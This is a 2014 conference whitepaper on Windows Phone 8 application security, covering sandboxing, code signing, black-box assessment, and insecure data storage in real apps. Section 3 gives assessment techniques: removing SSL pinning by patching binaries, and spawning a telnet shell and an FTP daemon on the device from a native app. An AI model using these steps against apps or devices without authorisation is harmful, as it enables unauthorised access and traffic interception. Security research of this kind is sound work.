Windows Phone 8 Application Security Whitepaper

Syscan 2014 Singapore – Alex Plaskett and Nick Walker

2014/03/30

Contents

1. Introduction

Windows Phone 8 (WP8) is Microsoft’s latest mobile phone operating system. Whilst Windows Phone 7 (WP7) was based on the Windows CE kernel, Windows Phone 8 is no longer based on CE and shares more in common with the NT kernel core used in desktop Windows (Windows 8).

Currently Windows Phone 8 is 3rd position in market share, however, more applications are starting to be developed for the platform and more enterprises are considering using Windows Phone as a corporate device. This document aims to consolidate previously available information on the application security features of Windows Phone 8, and provide guidance for developers on how to write secure applications and security professionals who need to perform assessments of applications built for the platform. It will also highlight some of the recent events within the research community (XDA Forums) and what impact they have on application security for the platform.

This document briefly describes platform security features, however, the primary subject is application security and how to write secure applications for the platform. Therefore the focus is to raise awareness of potential vulnerabilities which could be introduced into Windows Phone 8 application and the mitigations which can be deployed. This document demonstrates the current state of Windows Phone 8 application security, however, it should be noted that certain areas which are still largely un-investigated. Therefore it is important that application developers stay up to date with security and events which could impact the security of Windows Phone 8 applications.

2. Background

Modern smartphone platforms need to provide a number of security features in order to protect users of the platform. Windows Phone 8 is no different in this regard and implements a number of key platform security features. These features will be covered briefly to support the application security information contained in this document.

2.1 Application Overview

Windows Phone 8 supports the development of both managed and native code applications for third party developers. In comparison to Windows Phone 7, Microsoft has removed the restriction that only OEM’s are able to write native code and now allows regular third party developers to write native code which can be distributed through the Windows Phone Marketplace.

In summary, on Windows Phone 8:

- Managed code applications are developed using C# .NET CLR
- Native code applications are developed using C++/WinRT

Applications on the platform now share a large number of similarities with Windows Store applications, however, there are significant API differences. It is also possible to write HTML5 applications, however, these applications are still supported with C# and XAML.

2.2 Code Signing

When an application is developed for Windows Phone 8 it must be code signed before it can be installed on to a non-developer unlocked device. Code signing is also used within the Windows Phone 8 OS to ensure the integrity of files on the device and prevent unauthorised software from executing. The primary method of code signing 3rd party applications is via the Marketplace submission process. However, in enterprise environments it is possible to perform code signing as part of company application distribution.

Applications which are distributed by the Windows Phone 8 Marketplace are code signed using a code signing certificate issued by Microsoft Marketplace CA. Marketplace applications are also protected using Fairplay DRM to the device, therefore any tampering before installation invalidates the application and prevents installation from occurring.


However, it should be noted that there are differences between the code signing model used for side-loaded applications and Marketplace applications when installed to the device. For example, it is also possible to modify a Windows Phone 8 store downloaded assembly on a full file system unlocked device (ATIV S) and perform patching of the application after the application has been installed, however, native binary patching currently fails. There are no APIs available for a developer to use to determine if post-installation tampering has occurred (for example PackageManager on Android is typically used).

Operating system files, on the other hand, are also validated at runtime. Therefore any tampering of certain files will prevent the execution of that file to occur. More information can be found in the Patching Marketplace Applications section.

2.3 Sandboxing

Windows Phone 8 implements application process sandboxing using NT security primitives (tokens, ACLs, etc.). Marketplace applications are sandboxed similar to Windows Store (Metro) applications in AppContainers. These AppContainers are influenced by the capabilities requested by in the WPAppManifest.xml file for the application.

Visually this can be depicted as follows:[1]



Windows Phone 8 Application security model

WP8 chambers are built on the Windows security infrastructure

TBC for the kernel

LPC for all

- Apps
- OS components
- Drivers

The attack surface becomes smaller

Windows Phone 8 also implements file system and registry sandboxing using the same technique. More information about the file system sandboxing protection and what restrictions this imposes when protecting application data can be found in the Local Data Protection section.

More information about AppContainers can be found in the following blog post by Recx: http://recxltd.blogspot.co.uk/2012/03/windows-8-app-container-security-notes.html

2.3.1 Capabilities

In Windows Phone 8, capabilities notify the end user of the security or privacy critical functionality required by the application. Capabilities are also used to provision the security of the least privilege chamber (LPC) and reduce the attack surface by only provisioning ACLs for what the application requires. Applications should only be assigned capabilities which they require to perform their functionality and any unused capabilities removed.

There are a large amount of capabilities available for 3rd party application developers. In comparison to Windows Phone 7, the capabilities provided are more granular and allow a finer level of access control.

More information can be found about capabilities on MSDN: http://msdn.microsoft.com/en-us/library/windowsphone/develop/jj206936(v=vs.105).aspx

There are also a number of capabilities which are reserved for 1st party applications or OEM vendors. Due to weaknesses with phones like the Samsung ATIV S it is possible to perform what is termed an 'interop unlock' which provides access to **original equipment manufacturer** (OEM) functionality. After performing an 'interop unlock', additional capabilities, which are typically not available to third party application developers, can be used for testing purposes. However, these capabilities will be blocked by the Marketplace, therefore they are only really useful for local testing and to support an assessment.

If a Windows Phone 8 application attempts to access functionality which requires a capability that has not been provisioned then the application throws an exception and terminates.

[1] www.slideshare.net/msdnbelux/windows-phone-8-security-deep-dive

2.4 Exploit Mitigation

Windows Phone 8 has ASLR, NX and stack cookies, however, at this stage no assessment has been performed to determine the effectiveness of these mitigations on the platform.

Windows Phone 8 native applications also make use of compiler mitigation techniques to support this. See the C++/WinRT Native Code section for more information.

2.5 Encryption

By default Windows Phone 8 devices are not encrypted at rest. Therefore an attacker who is able to extract data from the embedded Multi-Media Controller (eMMC) would be able to recover the stored data. In order to enable encryption it is necessary to enrol the Windows Phone 8 device to a corporate enrolment and deploy ActiveSync policies[2]. This prevents standard consumers from applying full encryption to their device and there is also no GUI screen available to perform this action either. With this in mind, applications should encrypt sensitive data at rest to ensure that a malicious attacker cannot recover this data. The section on Local Data Protection highlights weaknesses and provides best practices for securing data on a device.

2.5.1 SDCard Security

For third party applications Windows Phone 8 only allows read access to the SD card. Android applications would often insecurely write files to the SDCard which could be removed by an attacker. Windows Phone 8 prevents against this kind of attack by only allowing 1st party or OEM applications to write to the SD card.

More information on Windows Phone 8 data storage can be found in the following Local Data Protection section.


[2] http://msdn.microsoft.com/en-us/library/ee159569(v=exchg.80).aspx

2.6 Secure Boot

Windows Phone 8 has secure boot enabled which protects the integrity of the boot chain. On the Samsung ATIV S device it is possible to determine the status of secure boot by entering into Qualcomm Downloader Mode by holding the Volume-UP and camera button on phone start up.

Modifying critical boot items such as boot loaders will break the chain of trust and prevent the phone from booting. Tampering with core OS files (such as ci.dll) leads to the OS booting to a blue screen and the device can only be recovered by performing a reflash of the partition.

A diagram of the secure boot process is as follows https://www.msec.be/mobcom/ws2013/presentations/david_hernie.pdf:



2.7 Developer Unlock

Typically it is necessary to perform developer unlocking of a Windows Phone 8 device to aid security assessments. This is performed by using the “Windows Phone Developer Registration Tool” shipped as part of the SDK. Performing a developer unlock provides the ability to side-load applications onto the device and provide extra visibility over the application runtime. Applications can be side-loaded to the device either through the Windows Phone 8 SDK or using the “Application Deployment Tool”. Additional unlocking can be performed using OEM weaknesses, for example see Samsung ATIV S section of this document.

2.8 Previous Work

The following presentations have been given in the past about Windows Phone 8:

- Windows Phone 8 Application Security - http://www.slideshare.net/AndreyChasovskikh/windows-phone-8-application-security
- Windows Phone 8 Security Deep Dive - https://www.msec.be/mobcom/ws2013/presentations/david_hernie.pdf

This project was the natural progression of the Windows Phone 7 research MWR performed previously (which focused around platform security):

- Windows Phone 7 OEM Weaknesses - https://labs.mwrinfosecurity.com/system/assets/128/original/mwri_wp7-bluehat-technical_2011-11-08.pdf
- BlueHat Executive Briefings - https://labs.mwrinfosecurity.com/system/assets/127/original/mwri_wp7-bluehat-exec_2011-11-08.pdf

3. Black box Assessment

Until recently, black box assessment of Marketplace applications was not possible on the platform due to the sandbox security controls deployed to prevent access to Marketplace applications and data. On a developer unlocked device, the application local data store and code install directory would only be accessible for side-loaded applications (non-Marketplace distribution). Marketplace application code cannot be intercepted as it is downloaded for installation over a secure connection by the Store application which makes uses of SSL pinning. Furthermore, Fairplay DRM is used to protect the application until it is deployed to the device.

However, recent vulnerabilities discovered in the Samsung ATIV S allow for penetration testers to perform black box assessments of WP8 applications. More information can be found about the Samsung vulnerabilities specifics within the Samsung ATIV S section of this document and what additional functionality this provides.

It is important to be able to understand that, whilst an attacker may not have access to the source code of the application, reverse engineering can be performed to gain an in-depth understanding of the application. Therefore application developers should be aware that an attacker is likely to be able to recover the application binaries and perform reverse engineering and identify any 'secrets' which are implemented within the application code. This should be incorporated into the threat model. It should be ensured that sufficient controls are in-place to protect the application environment and that developers are aware that even binary objects can be reversed to a source code representation.

3.1 Obtaining Marketplace Applications

Since Marketplace applications are protected by digital rights management (DRM) technology as they are downloaded, it is necessary to obtain full file system access to a device in order to recover the application binaries. This level of access must be gained by abusing weaknesses within OEM devices, for example there are known vulnerabilities that allow this in the Samsung ATIV S (see Samsung ATIV S section for further information).

The following key paths on the device are important for black box Windows Phone 8 application testing:

- Application binaries on Windows Phone are stored in: C:\data\Programs\{GUID}.
- Application data is available at: C:\data\users\DefApps\APPDATA\{GUID}

The GUID of the application can be retrieved from the ProductID attribute in the WMAppManifest.xml file, for example:

```
<App xmlns="" ProductID="{134e363e-8811-44be-b1e3-d8a0c60d4692}" Title="Adobe Reader"
RuntimeType="Silverlight" Version="10.3.0.0" Genre="apps.normal" Author="Adobe Systems
Incorporated" Description="82510" Publisher="Adobe Systems Incorporated"
PublisherID="{4a1924b8-a9a4-45f7-ad66-3ab73f39b60f}" IsBeta="false" PublisherId="{492ea89f-
df5d-402d-8bb6-a38926d9cddf}">
```

It should also be noted that if it is not possible to obtain the WMAppManifest.xml for some reason then the GUID can also be taken from the Marketplace URI. For example:

http://www.windowsphone.com/en-gb/store/app/whatsapp/**218a0ebb-1585-4c7e-a9ec-054cf4569a79**

This would lead to an install path of: C:\data\Programs\{218a0ebb-1585-4c7e-a9ec-054cf4569a79}

3.2 Application Structure

When auditing Windows Phone 8 applications it is important to understand the application structure and where data items are stored for the application. A brief overview will be provided of the application structure on disk.

After installation on an application the data directory structure is as follows:

C:\Data\Users\DefApps\AppData\{7bbc8703-fb43-4e9e-88c9-62957ea0124e}

- FrameworkTemp
- INetCache
- INetCookies
- INetHistory
- Local (The local storage directory used by the application)
- LocalLow
- PlatformData
- Roaming
- Temp

The local data store for the application is referred to in WinRT as ApplicationData::Current->LocalFolder and is the most likely place to recover sensitive information from a mobile application. The IsolatedStorage is written to this location, together with local databases and other data files used by the application.

The temporary data store is referenced as ApplicationData::Current->TemporaryFolder. From MWRs experience in reviewing WP8 applications, this location is rarely used. However, care should be taken to ensure that temporary files cannot compromise the integrity of the application.

More information about local data protection can be found in the following section about Local Data Protection.

3.2.1 WMAppManifest.xml

The WMAppManifest.xml file is a key component for Windows Phone 8 application security review. The manifest file dictates the capabilities the application requires, specifies IPC mechanisms and what native code is used by the application.

For those readers more familiar with Android, this file is equivalent to the AndroidManifest.xml file.

For example, demonstrating the capabilities WhatsApp requires:

```
<App xmlns="" ProductID="{218a0ebb-1585-4c7e-a9ec-054cf4569a79}" Title="WhatsApp"
RuntimeType="Silverlight" Version="2.11.312.0" Genre="apps.normal" Author="WhatsApp Inc."
Description="" Publisher="WhatsApp Inc." PublisherID="{c210c6cb-ed53-478d-a7d8-86982edf24a1}"
IsBeta="false" PublisherId="{bc29b09f-c297-48d6-b6b5-88c7234f4b6d}">
    <IconPath IsRelative="true" IsResource="false">Icon1.png</IconPath>
    <Capabilities>
      <Capability Name="ID_CAP_OEMPUBLICDIRECTORY" />
      <Capability Name="ID_CAP_VOIP" />
      <Capability Name="ID_CAP_IDENTITY_DEVICE" />
…
```

The WPAppManifest.xml file is a good location to start review of WP8 applications to identify the functionality used by the application and understand the potential attack surface.

3.3 Decompiling Marketplace Applications

A Windows Phone 8 application is typically a collection of .NET CLR C# assemblies and can contain native C++/WinRT binaries as well. .NET reflector or ILSpy can be used to decompile the .NET assemblies whilst IDA Pro can be used to disassemble the compiled ARM binaries.

3.3.1 Obfuscation

It is recommended that obfuscation is applied to your application to increase the difficulty of reverse engineering. Out of the top 30 applications reviewed from the Marketplace only a small number were found to have obfuscation applied. It is expected that this is mainly due to the common misconception that it is not possible to get Windows Phone 8 applications from the Marketplace for decompilation and developers expect their binaries to be protected.

Whilst it is still possible to gain an understanding of how the application works even when typical obfuscation solutions, such as dotfuscator, are applied, obfuscation raises the amount of time and increases the difficulty for an attacker to reverse engineer functionality of the application.

3.4 Patching Marketplace Applications

As part of a security assessment it may be necessary to remove security controls deployed within an application to provide greater visibility of the application and identify vulnerabilities. For example, a large number of mobile applications implement SSL certificate pinning. If this security control is present then it prevents an assessor from installing their own root CA certificate on the device and performing traffic interception. Therefore it may be necessary to remove this check to provide visibility of HTTPS traffic. It was found that dependant on the language used to create the application, Windows Phone 8 exhibited different behaviour when performing patching.

3.4.1 Managed .NET Assemblies

Windows Phone 8 .NET assemblies are just regular .NET CLR assemblies. Therefore tools like Reflexil[3] can be used to make modifications to the .NET assemblies. Reflexil strips off the digital code signing certificate after a Common Intermediate Language (CIL) patch has been applied. It was also found that a Marketplace application will continue to load even after patching the .winmd files (which are used to provide the interface for Windows Runtime components) and stripping off the signature.

Once the patch has been applied to the .NET assembly the file can then be redeployed using the media transfer protocol (MTP) file system hack on the Samsung ATIV s and the modified binary will be used by the application.

3.4.2 Native ARM binaries

On Windows Phone 8 it was determined that native binaries are treated differently from managed .NET code. Applying a binary patch directly to a native ARM binary prevents the application from loading. Since in depth debugging cannot be performed, it is not known why exactly the application crash occurs at this time. However, it is expected that this is due to a difference in code signing checks between managed code and native binaries,

[3] Reflexil is available from http://reflexil.net

or the .winmd interface files contain a checksum for the native code. More research is necessary to identify exactly what is occurring.

In applications that require a high level of security, it is recommended that application integrity checks are implemented to increase the difficulty of an attacker being able to perform binary patching or tampering to disable security controls. This can be implemented within the application code itself and can support existing platform security controls.

3.5 Obtaining a remote shell

By default Windows Phone 8 only ships a restricted set of program binaries compared to desktop Windows. However, on Windows Phone 8 devices a number of OEMs shipped tools on production images which violated this restriction.

Whilst care has been taken to restrict remote access to a new device, it is possible to obtain a remote telnet shell using the following process. It was found that Microsoft had included a telnet server, file transfer protocol server and Windows command shell within a number of Windows Image Format (WIM files) includes with the OS. WIM files are disk images which on Windows Phone 8 contain files used for performing updates to the OS.

Whilst a security professional could compile their own server tools, having access to precompiled binaries reduces the time and effort required to obtain a remote interactive shell.

The following approach can be taken to obtain a low privileged remote shell on a Windows Phone 8 device:

1. Extract TELNETD.exe, FTPD.exe and CMD.exe from a WIM file (UpdateOS.wim or MMOS.wim) present on the phone's file system.

This requires mounting the WIM file as follows:

```
Dism /Mount-Image /ImageFile:C:\test\images\myimage.wim /index:1 /MountDir:C:\test\offline
```

2. Copy the extracted binaries from Windows/SYSTEM32 to the application install directory or include into the build of the application.
3. Copy the MUI file from EN-US/CMD.MUI to <APP INSTALL DIR>/EN-US/CMD.MUI
4. Call CreateProcess using one the following command strings in a Windows Phone native application

```
TCHAR cmd[MAX_PATH] = TEXT("TELNETD.exe CMD.exe 23");
```

This can also be used to spawn a file transfer protocol daemon (FTPD) as well:

```
TCHAR cmd[MAX_PATH] = TEXT("FTPD.exe C:\\windows\\system32\\");
```

As this point the telnetd shell is extremely limited; even simple shell commands such as "dir" result in access denied error due to sandbox permissions. However, executables can be executed from this command prompt as shown below:

```
C:\Data\Programs\{26BAFA97-2372-4378-8A32-D18C3CC88D99}\Install>bcdedit /enum

The boot configuration data store could not be opened.

Access is denied.
```

It should be noted that the shell obtained is at the same privilege level as a normal 3rd party application so from a security perspective there is no additional risk here or elevation of privileges. However being able to use an interactive shell like this may aid application assessments on the platform and provide more visibility of the application's execution environment.

3.6 Building Standalone Executables

It is possible to build standalone executables for the Windows Phone 8 platform with a few simple modifications to Visual Studio Professional 2012. If these binaries are deployed as part of a Windows Phone application deployment to a developer unlocked device then the binaries can execute in a low privilege AppContainer without being signed.

The following file must be edited:

```
C:\Program Files
(x86)\MSBuild\Microsoft.Cpp\v4.0\V110\Platforms\ARM\Microsoft.Cpp.ARM.Common.props
```

To include:

```
<WindowsSDKDesktopARMSupport>true</WindowsSDKDesktopARMSupport>
```

In the `<PropertyGroup> section before </PropertyGroup>`

However, it should be noted that due to linking problems ARM executables built this way will not execute on Windows Phone straight away. In order to fix the linker problems the following modifications can be made:

Platform Toolset must be updated to the following option in Properties > General > Platform Toolset: Windows Phone 8.0 (v110)

Once this process has been followed the Native ARM executable can then be uploaded to phone (for example, as part of the application deployment).

The following demonstrates output from a native standalone exe:

```
Copyright (c) Microsoft Corporation. All rights reserved.

C:\Data\Programs\{26BAFA97-2372-4378-8A32-D18C3CC88D99}\Install>TestARM2.exe

Hello from a native binary!

C:\Data\Programs\{26BAFA97-2372-4378-8A32-D18C3CC88D99}\Install>
```

In order to get Win32 API functionality working the following include path must be added:

C:\Program Files %28x86%29\Windows Kits\8.0\Include\um;$(IncludePath);C:\Program Files %28x86%29\Windows Kits\8.0\Include\shared

A header should then be used which defines the following:

```
#ifdef _MSC_VER
#pragma once
#endif // _MSC_VER

#define _ARM_ 1
#pragma once
#include <apiset.h>
#include <apisetcconv.h>
#include <minwindef.h>
```

```
#ifndef _APISET_PROCESSENV_VER
#ifdef _APISET_MINWIN_VERSION
#if _APISET_MINWIN_VERSION > 0x0100
#define _APISET_PROCESSENV_VER 0x0200
#elif _APISET_MINWIN_VERSION == 0x0100
#define _APISET_PROCESSENV_VER 0x0100
#endif
#endif
#endif

#ifdef __cplusplus
extern "C" {
#endif

#pragma region Desktop Family

#define WINAPI_PARTITION_DESKTOP 1

#include <windows.h>
#include <tlhelp32.h>

#ifdef __cplusplus
}
#endif

#undef WINAPI_PARTITION_DESKTOP
```

Once this header has been included into the application, the application will then able to use WIN32 APIs that are not intended for Windows Phone 8 development.

Additional linker problems can be sorted using and runtime linking. Missing types can be redefined using typedef's to support this.

An example of this is as follows:

```
typedef NTSTATUS (WINAPI *NTQUERYSYSTEMINFORMATION)(DWORD SystemInformationClass,
                                                    PVOID SystemInformation,
                                                    DWORD SystemInformationLength,
                                                    PDWORD ReturnLength);

NTQUERYSYSTEMINFORMATION   NtQuerySystemInformation;

NtQuerySystemInformation =
(NTQUERYSYSTEMINFORMATION)GetProcAddress(GetModuleHandle(L"NTDLL.DLL"),
"NtQuerySystemInformation");

ntReturn = NtQuerySystemInformation(SystemHandleInformation, pHandleInfo, dwSize, &dwSize);
```

One useful application for performing this is dll2lib which produces a lib file which can be linked against from a DLL. This application is available from: https://github.com/peterdn/dll2lib

4. Local Data Protection

The secure storage of data on mobile applications is an important task for a developer to perform. Secure storage on mobile platforms is critical due to the portability of mobile devices which increases the likelihood of a device being lost or stolen. This is especially important due to disk encryption only being available in enterprise scenarios. Fortunately, Windows Phone 8 offers a number of security controls to perform the secure storage of data.

However, it was found that a large number of Windows Phone 8 mobile applications already in the Marketplace were storing data insecurely and not making use of platform features available. Using this data an attacker may be able to further compromise sensitive assets and information.

It should be noted that there are a number of different file system restrictions based on whether the application is side-loaded onto a developer unlocked device or is downloaded from the Marketplace. This affects the visibility of what an application can access and how strong the sandbox controls are.

On Windows Phone 8 application data is stored within the data sandbox for that application.

This is typically made up of the following directories:

- Local (The local data storage for the application)
- Roaming
- Temp (Temporary files for the application)
- LocalLow
- PlatformData
- INetCache (Cached data from the web browser component)
- INetCookies (Cookies used by the application)

Data on Windows Phone 8 cannot be stored outside of these directories by regular third party applications due to the sandbox restrictions. OEM and first party applications do not have this restriction and may write to locations such as the OEM shared storage directory.

Third party application do not have write access to the SDCard either. This prevents an issue that was prevalent among Android applications where sensitive files are written to the SDCard (and an attacker can just remove the SDCard for access).

4.1 Insecure Data Storage

In order to understand how to best protect data on the Windows Phone 8 platform it is necessary to demonstrate some examples of insecure data storage. Whilst Windows Phone 8 provides APIs for secure data storage, there are a number of weaknesses to be aware of whilst implementing secure storage.

A number of items are typically stored by Windows Phone 8 applications:

- App Specific Files
- Log Files
- Serialized Objects
- Databases
- Cache Files

An attacker who is able to get hold of any of these files may be able to recover sensitive information. The following are key weaknesses which have been identified in Windows Phone 8 applications.

4.1.1 __ApplicationSettings

It was found that Windows Phone 8 applications often store sensitive data using the IsolatedStorageSettings class. This class serializes the settings to disk and can often leak sensitive information. The file __ApplicationSettings is created within the Local data store for the application.

An example of this is in Kik messenger which serializes the user's credential password to disk:

```
<Key>Credentials_Password</Key><Value xmlns:d3p1="http://www.w3.org/2001/XMLSchema"
i:type="d3p1:string">a06e1ab943ef43d22df160*************</Value></KeyValueOfstringanyType>
```

An attacker who is able to gain access to the local file store of the application may be able to recover sensitive credential information which could lead to account compromise.

It is recommended that sensitive information is not stored or if it is necessary to store this data then it should be encrypted at rest, for example by using the DPAPI functionality.

4.1.2 Application Log Files

Whilst logging is useful for a developer when the application is initially being developed, log files can provide a wealth of information which can aid an attacker in understanding the application or locating sensitive functionality within the application.

It is recommended that it is ensured that all logging functionality has been removed from production builds and that logging is only enabled when in development mode.

An example of a Windows Phone 8 application performing excessive logging is WhatsApp which produces a file named debuglog.txt:

```
[FG P:3836 T:4012 21-12-13 13:12:19.980] Navigating:
URI:/verify/VerifyStart.xaml?ClearStack=true Mode:New
[FG P:3836 T:4012 21-12-13 13:12:19.980] Memory usage: 9% current, 9% peak
```

```
[FG P:3836 T:4012 21-12-13 13:12:20.123] Setting RecoveryTokenSet
[FG P:3836 T:3916 21-12-13 13:12:20.278] status = 80
[FG P:3836 T:3916 21-12-13 13:12:25.412] status = 30
[FG P:3836 T:3916 21-12-13 13:12:25.413] Cert: v.whatsapp.net, Issuer: PortSwigger CA
[FG P:3836 T:3916 21-12-13 13:12:25.413] Cert: PortSwigger CA, Issuer: PortSwigger CA
[FG P:3836 T:3916 21-12-13 13:12:25.413] The trust chain did not contain any pinned
certificates.
[FG P:3836 T:3916 21-12-13 13:12:25.413] StatusCallback, line 630: 0x80072f89: The supplied
certificate is invalid
[FG P:3836 T:3916 21-12-13 13:12:25.415] WebRequest_Open, line 930: 0x80072ef1: The operation
has been canceled
[FG P:3836 T:4012 21-12-13 13:12:25.434] verify start
--
Device language: en, locale: GB
Device uptime: 00:27:18.6090000
Exception: Exception from HRESULT: 0x80072EF1
   at WhatsAppNative.WebRequest.Open(String Url, String Method, String UserAgent, String
Headers, IWebCallback Callback)
   at WhatsApp.verify.Registration.<>c__DisplayClass13.<WebRequest>b__f(IWebRequest req,
IObserver`1 observer)
   at WhatsApp.NativeWeb.<>c__DisplayClass4`1.<Create>b__2(IObserver`1 observer)
--
```

It is expected that due to the name of the file (debuglog.txt) that this file is used for debugging the application and should not be created in production. The message above shows the application cancelling an HTTPS request due to a man-in-the-middle attack being undertaken with self-signed SSL certificates. Using this information it would be possible for an assessor to disable the certificate pinning code with a binary patch.

More information can be found later in the Application Logging section.

4.1.3 Application Crash Dumps

A large number of Windows Phone 8 applications were found to be performing crash reporting or exception reporting back to the developers.

Whilst this functionality is useful to a developer to identify problems which occur whilst the application is out in the field, this information can be used by an attacker to locate sensitive functionality and, in certain cases, leak sensitive information.

A common problem found with Windows Phone 8 application was using bug reporting systems like BugSense which report errors in clear text. An attacker who is in a position to perform traffic interception may be able to recover sensitive information from the bug reporting.


Whilst this problem is a relatively minor one, on the desktop platform it is understood that Windows crash reporting have been used to gain knowledge on a user's installed programs and help in crafting more targeted attacks against the user[4].

4 http://www.computerworld.com/s/article/9245092/Unencrypted_Windows_crash_reports_give_significant_advantage_to_hackers_spies

Therefore it is recommended that error reports are submitted over a secure channel (HTTPS) and, if stored they are stored on the device, encrypted at rest.

4.1.4 Application Cache Files

It is often possible to recover sensitive information from cache files. On Windows Phone 8 cache files are stored in C:\Data\Users\Appdata\{GUID}\INetCache\



This PC ▸ Samsung ATIV S ▸ Phone ▸ Data ▸ Users ▸ DefApps ▸ APPDATA ▸ {E36E02BC-6CF6-4735-88BB-E86A928B4694} ▸ INetCache ▸ TOKZ04KQ

ıds

laces

logo8w[1]
PNG File
5.38 KB

rs=AltRSTP-q4AxjWPfm4eFph-yvlX
26B9rxw[1]
JS File

It is important to ensure that sensitive information is not cached by the Windows Phone 8. Caching can be prevented by modifying responses back from the webserver backend to restrict caching.

More information can be found about caching at: http://www.mnot.net/cache_docs/

4.2 Data Protection API (DPAPI)

The Data Protection API (or DPAPI) is a cryptographic application programming interface available as a built in component in Windows 2000 and later versions of the Microsoft Windows Operating System. The Data protection API is available also on the Windows Phone 8 platform, however the implementation differs between mobile and desktop platforms. These differences will be discussed here, beginning with an explanation of the Desktop version. The API itself is widespread and used in a vast range of Windows Desktop applications and internal subsystems, such as:

- Windows Credential Manager
- Storing wireless connection passwords
- Passwords and form auto-completion data in Internet Explorer
- Storage of Outlook credentials
- RDP connection passwords
- Storage of private keys for EFS
